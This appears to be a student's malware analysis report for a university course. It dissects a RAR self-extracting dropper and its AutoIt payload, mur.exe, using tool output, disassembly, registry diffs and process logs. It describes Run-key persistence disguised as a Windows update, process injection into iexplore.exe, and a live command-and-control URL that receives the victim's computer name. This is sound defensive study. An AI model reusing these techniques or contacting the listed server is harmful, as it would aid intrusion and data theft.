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**ITIS 6330 – MALWARE ANALYSIS**

**Final Term Project**



## Static Analysis:

### Overview:


- ✓ The Static Analysis showed that malware is RAR SFX executable module. It drops multiple files include mur.exe,.mp3,.dat,.mp4,.bmp,. docs and one file names as eam-wna which is passed as parameter to mur.exe. mur.exe is an Autolt executable. Autolt is a programming language for creating automation scripts for windows.

### Detailed Analysis:


- ✓ Using PEiD, I observed that Malware is packed with RAR SFX module. As the name defines it, it's a Self-Extracting Archive that will extract the file content and execute it without needing any additional intervention.



- ✓ Since it's an archive format, it can be extracted using WinRAR. Once the malware is unpacked, it'll extract all these below files.



- ✓ Dependency Walker shows the following dependencies. The malware imports OLE32.DLL, which is a COM(Component Object Model) interface functions. So, the malware interacts with different software components.
- ✓ It also depends on SHELL32.DLL which means it can launch any other programs.
- ✓ It imports ADVAPI32.DLL which means the malware can manipulate registry keys.



- ✓ PView shows the functions used by the malware. FindFirstFileA and FindNextFileA APIs are used by malware which is used to search through files and directories .

s  y	00012000	000153AC	Hint/Name RVA	00E3 DeleteFileW
	00012864	00000000	End of Imports	GDI32.dll
	00012868	0001522C	Hint/Name RVA	00D6 DeleteFileW
	0001286C	0001523A	Hint/Name RVA	00D3 DeleteFileA
	00012870	00015248	Hint/Name RVA	007C CreateDirectoryA
	00012874	0001525C	Hint/Name RVA	0081 CreateDirectoryW
	00012878	00015270	Hint/Name RVA	012E FindClose
	0001287C	0001527C	Hint/Name RVA	0143 FindNextFileA
	00012880	0001528C	Hint/Name RVA	0132 FindFirstFileA
	00012884	0001529E	Hint/Name RVA	0145 FindNextFileW
	00012888	000152AE	Hint/Name RVA	0139 FindFirstFileW
	0001288C	000152C0	Hint/Name RVA	02A4 GetVersionExW
	00012890	000152D0	Hint/Name RVA	01F8 GetFullPathNameA

- ✓ Malware uses other software codes or components by using these below function calls.

00012AAC	00000000	End of Imports	USER32.dll
00012AB0	00015C44	Hint/Name RVA	0008 CLSIDFromString
00012AB4	00015C56	Hint/Name RVA	0086 CreateStreamOnHGlobal
00012AB8	00015C0E	Hint/Name RVA	0149 OleUninitialize
00012ABC	00015C30	Hint/Name RVA	0010 CoCreateInstance
00012AC0	00015C20	Hint/Name RVA	0132 OleInitialize
00012AC4	00000000	End of Imports	ole32.dll

### Dynamic Analysis:

#### Overview:

- ✓ Upon execution, malware unpacks itself into Application Data folder. It further creates new process called mur.exe with eam-wna parameter being passed to it. Both files are part of unpacked files of the malware. It also tries to contact with one domain called toopolex.com.
- ✓ Malware tried to be persistent in the name of windows update by updating the run registry key.
- ✓ Further mur.exe creates either two regsvcs.exe or iexplorer.exe and dies. Malware performs process injection into one of the mentioned legitimate process.
- ✓ It queries and sends the data in ActiveComputerName registry key using POST method to [www.toopolex.com/controllers/users/fre.php](http://www.toopolex.com/controllers/users/fre.php)


ApateDNS		
Capture Window DNS Hex View		
Time	Domain Requested	DNS Retur...
21:09:38	auto.search.msn.com	FOUND
21:09:39	www.www.google.com.com	FOUND
21:09:40	www.www.google.com.org	FOUND
21:09:41	www.www.google.com.net	FOUND
21:09:42	www.www.google.com.edu	FOUND
21:13:20	toopolex.com	FOUND
21:13:21	toopolex.com	FOUND
21:13:22	toopolex.com	FOUND
21:13:23	toopolex.com	FOUND
21:13:24	toopolex.com	FOUND
21:13:25	toopolex.com	FOUND
21:14:26	toopolex.com	FOUND
21:14:27	toopolex.com	FOUND

Regshot 1.9.0 x86 ANSI  
Comments:  
Datetime: 2020/4/12 11:53:04 , 2020/4/12 11:55:14  
Computer: FENG-COMPUTER , FENG-COMPUTER  
Username: Feng , Feng  
-----  
Values added: 4  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windowsupdate: "C:\Documents and Settings\Feng\Application Data\sbe\mur.exe c:\DOCUME~1\Feng\APPLIC~1\sbe\eam-wna"  
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR\_EHACNGU  
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\Shell\NoRoam\MUICache\C:\Documents and Settings\Feng\Desktop\dla8a7334bedc7f8d63c4e966cc5df50  
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\Shell\NoRoam\MUICache\C:\Documents and Settings\Feng\Application Data\sbe\mur.exe: "Autoit v3"


## Detailed Description:

### IDA analysis:

- ✓ Malware searches for a file through these below APIs.



- ✓ Malware tries to protect some data in memory by encrypting it using CryptProtectMemory.




```
0040AD10: push    edi
0040AD14: mov     edi, ds:GetProcAddress
0040AD1A: push    offset ProcName ; "CryptProtectMemory"
0040AD1F: push    eax              ; hModule
0040AD20: call    edi ; GetProcAddress
0040AD22: push    offset aCryptunprotect ; "CryptUnprotectMemory"
0040AD27: push    dword ptr [esi] ; hModule
0040AD29: mov     [esi+8], eax
0040AD2C: call    edi ; GetProcAddress
0040AD2E: mov     [esi+0Ch], eax
0040AD31: pop     edi
0040AD32: 
```

- ✓ The malware performs some token privilege manipulation.

```
push    esi
mov     esi, ds:LookupPrivilegeValueW
push    edi
lea     eax, [ebp+NewState.Privileges]
push    eax              ; lpLuid
push    offset Name      ; "SeSecurityPrivilege"
push    ebx              ; lpSystemName
mov     [ebp+NewState.PrivilegeCount], 1
mov     [ebp+NewState.Privileges.Attributes], 2
call    esi ; LookupPrivilegeValueW
mov     edi, ds:AdjustTokenPrivileges ; Enable/disable privileges in the specified access token
test    eax, eax
```

- ✓ It spawns additional process using shell\_execute API.



- ✓ CreateFileMapping and MapViewOfFile APIs allow to load the file into memory and manipulated easily. These APIs are used to interact with files in file system. In the address 0040D4DE, File Mapping operation is performed by the malware.


```
add     esp, 18h
push    offset aWinrarsfxnappi ; "winrarsfxmappingfile.tmp"
mov     edi, 5800h
push    edi ; dwMaximumSizeLow
push    ebx ; dwMaximumSizeHigh
push    8000004h ; flProtect
lea     eax, [ebp+Buffer]
mov     [ebp+2Ch], eax
push    ebx ; lpFileMappingAttributes
lea     eax, [ebp+var_507C]
push    0FFFFFFFh ; hFile
mov     [ebp+hProcess], 3Ch
mov     dword ptr [ebp+38h], 40h
mov     [ebp+34h], esi
mov     dword ptr [ebp+30h], offset aRunas ; "runas"
mov     [ebp+28h], eax
mov     dword ptr [ebp+24h], offset a__0 ; ""
mov     dword ptr [ebp+20h], 1
mov     [ebp+1Ch], ebx
call    ds:CreateFileMappingW
mov     [ebp+hObject], eax
cmp     eax, ebx
jz      short loc_40D88C
```

```
call    sub_40B004
push    10h ; nFolder
push    offset word_424100 ; pszPath
call    sub_40B004
push    ebx ; dwNumberOfBytesToMap
push    ebx ; dwFileOffsetLow
push    ebx ; dwFileOffsetHigh
push    2 ; dwDesiredAccess
push    [ebp+hObject] ; hFileMappingObject
call    ds:MapViewOfFile
push    edi
push    offset unk_41F100
push    eax
mov     [ebp+hWnd], eax
call    sub_40A4CD
push    [ebp+hWnd] ; lpBaseAddress
call    ds:UnmapViewOfFile
```

```
loc_40D88C:
lea     eax, [ebp+hProcess]
push    eax ; lpExecInfo
call    ds:ShellExecuteExW
mov     edi, eax
push    80h
lea     eax, [ebp+var_13C]
push    eax
```


```
loc_40DCD0:
cmp     byte_424950, bl
jz      short loc_40DCEA
```

- ✓ Malware tries to write data into file using WriteFile operation.



### Basic Dynamic Analysis:

- ✓ Malware tries to stay persistent as windows update by setting this below registry key




- ✓ After mur.exe is executed, it further creates two new process then dies. It either creates two new process of iexplorer.exe or regsvcs.exe.


8:46:41.2471699 PM	mur.exe	416	Load Image	C:\WINDOWS\system32\MSCTIME.IME	SUCCESS	Image Base: 0x755...
8:46:42.6753380 PM	mur.exe	1292	Thread Exit		SUCCESS	Thread ID: 2044...
8:46:42.6756906 PM	mur.exe	1292	Process Exit		SUCCESS	Exit Status: 0 User...
8:46:43.5903325 PM	mur.exe	416	Load Image	C:\WINDOWS\system32\rsaenh.dll	SUCCESS	Image Base: 0x680...
8:46:43.6493794 PM	mur.exe	416	Load Image	C:\WINDOWS\system32\apphelp.dll	SUCCESS	Image Base: 0x77b...
8:46:43.6543452 PM	mur.exe	416	Process Create	C:\Program Files\Internet Explorer\iexplore.exe	SUCCESS	PID: 1356, Comma...
8:46:43.7821904 PM	mur.exe	416	Process Create	C:\Program Files\Internet Explorer\iexplore.exe	SUCCESS	PID: 1156, Comma...
8:46:46.9963600 PM	mur.exe	416	Thread Exit		SUCCESS	Thread ID: 1656...

- ✓ The malware performs process injection attack onto iexplorer.exe. On analyzing the strings in the newly created process, it shows the domain the malware tries to communicate with.






